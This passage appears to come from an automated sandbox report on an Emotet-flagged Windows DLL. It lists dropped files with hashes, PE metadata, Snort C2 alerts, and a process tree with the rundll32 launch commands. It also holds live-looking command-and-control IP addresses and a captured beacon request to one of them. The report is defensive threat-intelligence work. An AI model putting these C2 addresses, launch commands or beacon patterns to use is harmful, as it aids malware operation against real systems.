	0MGLPJiSa5.dll	Get hash	malicious	Browse	• 51.178.61.60
	0MGLPJiSa5.dll	Get hash	malicious	Browse	• 51.178.61.60
	bbyGAgHI9O.dll	Get hash	malicious	Browse	• 51.178.61.60
	Vs6ZDk0LMC.dll	Get hash	malicious	Browse	• 51.178.61.60
	sTh52oTZDh.dll	Get hash	malicious	Browse	• 51.178.61.60
	loveTubeLike.dll	Get hash	malicious	Browse	• 51.178.61.60
	2SR3psYDHQ.js	Get hash	malicious	Browse	• 51.178.61.60
	GQwxmGZFvtg.dll	Get hash	malicious	Browse	• 51.178.61.60
	Fuutbqvhmc.dll	Get hash	malicious	Browse	• 51.178.61.60
	wNjqkrm8pH.dll	Get hash	malicious	Browse	• 51.178.61.60

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.chk	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.3593198815979092
Encrypted:	false
SSDEEP:	12:SnaaD0JcaaD0JwQQU2naaD0JcaaD0JwQQU:4tgJctgJw/tgJctgJw
MD5:	BF1DC7D5D8DAD7478F426DF8B3F8BAA6
SHA1:	C6B0BDE788F553F865D65F773D8F6A3546887E42
SHA-256:	BE47C764C38CA7A90A345BE183F5261E89B98743B5E35989E9A8BE0DA498C0F2
SHA-512:	00F2412AA04E09EA19A8315D80BE66D2727C713FC0F5AE6A9334BABA539817F568A98CA3A45B2673282BDD325B8B0E2840A393A4DCFADCB16473F5EAF2AF318 0
Malicious:	false
Preview:	.....*.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....*..... ....

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	1310720
Entropy (8bit):	0.24941951455300806
Encrypted:	false
SSDEEP:	1536:BJiRdfVzkZm3lyf49uyc0ga04PdHS9LrM/oVMUdSRU42:BJiRdwfu2SRU42
MD5:	FC6863474F2AB1A11EBFC08BBD3E9F43
SHA1:	F4FC946C1C16A5CD15129652980AB2519FB9CC16
SHA-256:	1A8B45D05E5FEF9C041CAC5111A09F4B6D00D04B1C5A7C6EB0EFC5EC5A23F68D
SHA-512:	1124F306BC86D2B230FD092C615D37001A11311A71190EB3452D26A38AC9427F6D92F933EA78B0B71A4FA3F81792D5E1FB6CB8700CB4BE13D072A6BBCC1BE8A
Malicious:	false
Preview:	V.d.....@..@.3...w.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....d#..... ....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x11dde58d, page size 16384, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.25036014689242214
Encrypted:	false
SSDEEP:	384:LvA+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:LvfSB2nSB2RSjlK/+mLesOj1J2
MD5:	F4B2CE76832A1FA56EE42EBD4490028E
SHA1:	6213A588EF51ADFD3C110FC39458E2FB722BDD5A
SHA-256:	FDC5AB9BE3FE5EC649924CC8266D858A4595787A2EBC7C72163DFB5C232A0BC5
SHA-512:	ADFA9002D20664A0EBB5EECCF1EBBC965A2761B2C33FC23B5244547AA2CF576915F9F273C53E070160BD4B4F3895686B49192A424307835B724E0C38DF018C3E
Malicious:	false
Preview:	....e.f.3...w.....).....7...y...4...y..h.(.....7...y....).....3...w.....B.....@..... ....{5Z.7...y.....A...7...y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.06774787893639142
Encrypted:	false
SSDEEP:	3:TXZ7vuRmn/rll6/rlxWDl0v1muVulTU5llqll3VkttlmlnI:lrug/m/rdZOUk3
MD5:	955DE7E6C960583E959E43E11EF76240
SHA1:	6C70D9E00A8C15BA4EBEC313E3CE9CB929C6939D
SHA-256:	27ACE1CA277A38D3A2D2C8653F7E758696D884709D30964DB9E590DFCBC18256
SHA-512:	D9F30622DBC34086016202C2E80E0A8128A5C2C81E61E919D56AEFDA58B90E7A252561C4A0DAF1FFB7B26839F26F9695027086958AA42EFB7B008098F8315DFA
Malicious:	false
Preview:	..%.....3...w...4...y...7...y.....7...y...7...y..Q.*..7...y.....A...7...y..... ....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	Microsoft Cabinet archive data, 61414 bytes, 1 file
Category:	dropped
Size (bytes):	61414
Entropy (8bit):	**7.995245868798237**
Encrypted:	**true**
SSDEEP:	1536:EysgU6qmzixT64jYMZ8HbVPGfVDwm/xLZ9rP:wF6qmeo4eH1m9wmLvrP
MD5:	ACAEDA60C79C6BCAC925EEB3653F45E0
SHA1:	2AAAE490BCDACCC6172240FF1697753B37AC5578
SHA-256:	6B0CECCF0103AFD89844761417C1D23ACC41F8AEBF3B7230765209B61EEE5658
SHA-512:	FEAA6E7ED7DDA1583739B3E531AB5C562A222EE6ECD042690AE7DCFF966717C6E968469A7797265A11F6E899479AE0F3031E8CF5BEBE1492D5205E9C5969090
Malicious:	false
Preview:	MSCF.....,.....I.....;w.....RSNj .authroot.stl..>.(.5..CK..8T....c_.d...A.K...+.d.H..*i.RJJ.IQIR..$t)Kd.-[..T\{..ne.....<.w.....A..B.....c...wi.....D....c.0D,L.....f y....Rg...=.....i,3.3..Z....~^ve<...TF.*...f.zy.,...m.@.0.0...m.3..I(..+..v#...(.2....e...L..*y..V.....~U...."<ke.....I.X:Dt..R<7.5\A7L0=..T.V...IDr..8<....r&...I-.^..b.b.".Af....E.._.. r.>.`;,.Hob..S.....7'..\.R$.".g..+..64..@nP.....k3...B.`.G..@D.....L.....`^...#OpW.....!....`.....rf:.}.R.@....gR.#7....I..H.#...d.Qh..3..fCX....==#..M.I..~&....[.J9.\..Ww.....Tx.%....]..a4E ...q.+...#.*a..x..O..V.t..Y1!.T..`U...-...< _@...|(.....0..3.`.LU...E0.Gu.4KN....5...?.....I.p..'.........N<.d.O..dH@c1t...[w/...T....cYK.X>.0..Z.....O>..9.3.#9X.%.b...5.YK.E.V.....`./.3.._ ..nN]..=..M.o.F.._..z.....gY..!Z..?l....vp.l.:.d.Z..W.....~...N.._k...&.....$.....i.F.d.....D!e.....Y...E..m.;.1... $.F..O.F.o_}.uG.....,.%.>,.Zx.....o....c./.;....g&.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	modified
Size (bytes):	328
Entropy (8bit):	3.1122616792999316
Encrypted:	false
SSDEEP:	6:kKeEfzk8SN+SkQlPlEGYRMY9z+4KlDA3RUeYlUmlUR/t:Xfz9kPlE99SNxAhUeYlUSA/t
MD5:	A4DF8E0551B740A7C7897A3D021C2A8E
SHA1:	5B1AD598C1746EA1CF91FFE50910C981F39C2C33
SHA-256:	20C01CCAF31CB1DC282EEEB50DEB3AC6D5F43FEF097655A274765F17045740DE
SHA-512:	0FF4D37A378BAF9F9146CF150E7D37F05A3472AE5954A9DCE78F57109BC960DDFA5125524512B60BDF3B979559AF1CEAF145C8C47E94D1AED10FCABDC008BB 9
Malicious:	false
Preview:	p..... .....O.S....(..... ....q.\].....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.7.1.e.1.5.c.5.d.c.4.d.7.1.:.0."...

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBAA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	9062
Entropy (8bit):	3.1697062612558384
Encrypted:	false
SSDEEP:	192:cY+38+DJDD+iDtJC+iw3+gF+O5+6tw+EStN+EjB+m:j+s+5D+Me+X+u+M+j+l+y+m
MD5:	DD7478D6F5FE278F580CE5440AC9CA16
SHA1:	987DBC4E1FF9E97EDFED9C3A02F76A67C03558C0
SHA-256:	035D2306C5FB3AC82EF31986EA9CDDA3FBFD7876AA121D1B5ECA78C83661DEF1
SHA-512:	3A13E147D978ECE19103377A0C777B7CB04F52A8C56163C963568BC592F1B02637296843A22CEF0C6496DE2AF47025D651C6B47C059F14838FAD6F508EE65D32
Malicious:	false
Preview:	..........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:. 4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7. 0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-.............-.

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20211125_005222_250.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.7875452680796373
Encrypted:	false
SSDEEP:	96:z5CgC1wo+TK5Ou9o2YKTmCZSI2lIvkWM4mOT2fYFzlUMCbrJRsDK5gyMCcK5nyMA:kQEX332iiyC5kCxCqC7CSCo
MD5:	BE4E74DFFFF3B35181EA6C5AA01FFB3A
SHA1:	D16BBCCA2F4E9202120BE7BFD7457936976DD81D
SHA-256:	CB8F08C21DCCF806470F214B2ADFA42A6D12AC2FBE1918989A63D4E65A328B48
SHA-512:	02D2088E566573E5E5E958B83EF71D18586B7D369FA0632D895040718BBB4FE20BF7248993E249D9E830456E18D8D3CD13C3B088CBB27DAFB572B2D72FA2371D
Malicious:	false
Preview:	....!...........................`.......A........................B.............Zb... ... .@.t.z.r.e.s...d.l.l.,.-.2.1.2... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1...N...=..... ....8.6.9.6.E.A.C.4.-.1.2.8.8.-.4.2.8.8.-.A.4.E.E.-.4.9.E.E.4.3.1.B.0.A.D.9...C. :.\.W.i.n.d.o.w.s.\.S.e.r.v.i.c.e.P.r.o.f.i.l.e.s.\.N.e.t.w.o.r.k.S.e.r.v.i.c.e.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.D.e.l.i.v.e.r.y.O.p.t.i.m.i.z.a.t.i.o.n.\.L.o.g.s.\.d.o.s.v.c...2.0.2.1.1.1.2.5._.0.0.5.2.2.2._.2.5.0...e.t.l.........P.P.`.......A.. ....

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.428775577219427
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.40% • Win16/32 Executable Delphi generic (2074/23) 0.21% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20%
File name:	pPX9DaPVYj.dll
File size:	425984
MD5:	8b540033f4ffd79e5109e41a06f3e876
SHA1:	86a8b94f1a3102ad3741fabccfe5ea5d9a3bf624
SHA256:	2b3700c2a383b322dadfebfea00d9bc85b05a37793dc366954dd8c882f3006e2
SHA512:	60f3a7b684c9f000bb08fb0f01b74ffa38aeb2d77a6dec3a0daacf93dc4bf9f95edcdf1124c6dd6083e479335017d12f82b445d3bda7e2ff7cf4c20505d08fae

General

SSDEEP:	6144:1ACzUEcRRKxe0DUAldEzpLGE0sepO8+wM:1lxemHQtGE0sLvd
File Content Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L....A.a.....!....T...P.....H....@.....S..P..

File Icon

Icon Hash:	64da98ecd2ceead4

Static PE Info

General

Entrypoint:	0x1001cab0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x619E410C [Wed Nov 24 13:41:32 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	ef559179cbfc08fc57c1e24c241992ea

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.flat	0x1000	0x446	0x600	False	0.643229166667	data	5.67523607022	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.text	0x2000	0x252cb	0x25400	False	0.536086933725	data	5.88986915783	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x28000	0x1d9da	0x1da00	False	0.494923523207	data	5.10028459369	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x46000	0x1aab0	0x17e00	False	0.51547161322	data	4.96852691532	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x61000	0xb7b8	0xb800	False	0.177564538043	data	3.89759299523	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6d000	0x10f0	0x1200	False	0.782335069444	data	6.41113333729	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Russian	Russia	
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/24/21-16:52:19.289668	TCP	2404334	ET CNC Feodo Tracker Reported CnC Server TCP group 18	49751	443	192.168.2.7	51.178.61.60
11/24/21-16:52:20.089765	TCP	2404312	ET CNC Feodo Tracker Reported CnC Server TCP group 7	49752	80	192.168.2.7	168.197.250.14
11/24/21-16:52:21.998581	TCP	2404332	ET CNC Feodo Tracker Reported CnC Server TCP group 17	49753	8080	192.168.2.7	45.79.33.48
11/24/21-16:52:43.306423	TCP	2404322	ET CNC Feodo Tracker Reported CnC Server TCP group 12	49757	8080	192.168.2.7	196.44.98.190
11/24/21-16:53:04.351060	TCP	2404314	ET CNC Feodo Tracker Reported CnC Server TCP group 8	49772	7080	192.168.2.7	177.72.80.14
11/24/21-16:53:04.881124	TCP	2021013	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)	7080	49772	177.72.80.14	192.168.2.7

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 51.178.61.60

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49751	51.178.61.60	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-24 15:52:19 UTC	0	OUT	GET /euUFqPgNCDyXyAnWOWQLJNWJizfGCbPiK HTTP/1.1 Cookie: VkztqiHrcfJdN=ApwlpkLXHikt80ZX+rUy7QNus1UrOzvArQ2wT9a3pzG/LUBUBtVLGWZUvhWo++76Hscb Zaar1ecNJ2NE9drzI+WYO0CrHXBK96gsrw5gCDv1H6FDJl4E1ekAk6rTT5+tRKnKwaubeNjES2yzAZ1ahqbQap+ahv LDVY0Qeg8dZyFp/mT2xfuy2YrZ9Y4gh8SdNUmOMTIzF7OqgRdAc+m0GdjTDMrrOF8BD44A4Z4RsQ0CT4V3SWcXRNU/ sbnThRJ79M/3w70CfUdRJu8qNans8M5bB4RoXwYtmb2k0+VOyCLBxVpj Host: 51.178.61.60 Connection: Keep-Alive Cache-Control: no-cache
2021-11-24 15:52:19 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 24 Nov 2021 15:52:19 GMT Content-Type: text/html Content-Length: 162 Connection: close

Timestamp	kBytes transferred	Direction	Data
2021-11-24 15:52:19 UTC	0	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 3748 Parent PID: 1828

General

Start time:	16:52:07
Start date:	24/11/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\pPX9DaPVYj.dll"
Imagebase:	0x8c0000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 3012 Parent PID: 3748

General

Start time:	16:52:07
Start date:	24/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\pPX9DaPVYj.dll",#1
Imagebase:	0x870000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 4544 Parent PID: 3748

General

Start time:	16:52:08
Start date:	24/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\pPX9DaPVYj.dll,Control_RunDLL
Imagebase:	0x100000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 4928 Parent PID: 3012

General

Start time:	16:52:08
Start date:	24/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\pPX9DaPVYj.dll",#1
Imagebase:	0x100000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.258654572.0000000002AA6000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 2848 Parent PID: 4544

General

Start time:	16:52:08
Start date:	24/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\pPX9DaPVYj.dll,Control_RunDLL
Imagebase:	0x100000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.261741914.000000000310A000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000003.257305049.0000000003146000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Deleted

Analysis Process: rundll32.exe PID: 2680 Parent PID: 4928

General

Start time:	16:52:09
Start date:	24/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\pPX9DaPVYj.dll",Control_RunDLL
Imagebase:	0x100000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.259345300.00000000028B6000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000003.258124529.00000000028B6000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 4820 Parent PID: 560

General

Start time:	16:52:10
Start date:	24/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 1340 Parent PID: 2848

General

Start time:	16:52:10
Start date:	24/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vjqsuducipqiide\jbquc.oem" ,sMzvxqlLQp
Imagebase:	0x100000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.264342755.0000000002EB6000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 5192 Parent PID: 1340

General

Start time:	16:52:12
Start date:	24/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Vjqsuducipqiide\jbquc.oem" ,Control_RunDLL
Imagebase:	0x100000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.778948976.0000000003173000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000003.513585241.0000000003173000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000003.328562700.0000000003173000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000003.278848660.0000000003173000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 3372 Parent PID: 560

General

Start time:	16:52:17
Start date:	24/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes

MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 3272 Parent PID: 560

General

Start time:	16:52:20
Start date:	24/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 6092 Parent PID: 560

General

Start time:	16:52:21
Start date:	24/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities Show Windows behavior

Analysis Process: svchost.exe PID: 68 Parent PID: 560

General

Start time:	16:52:22
Start date:	24/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: SgrmBroker.exe PID: 1304 Parent PID: 560

General

Start time:	16:52:23
Start date:	24/11/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff6de5a0000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 1020 Parent PID: 560

General

Start time:	16:52:25
Start date:	24/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 5964 Parent PID: 560

General

Start time:	16:52:35
Start date:	24/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 1000 Parent PID: 560

General

Start time:	16:52:50
Start date:	24/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 5272 Parent PID: 560

General

Start time:	16:53:08
Start date:	24/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
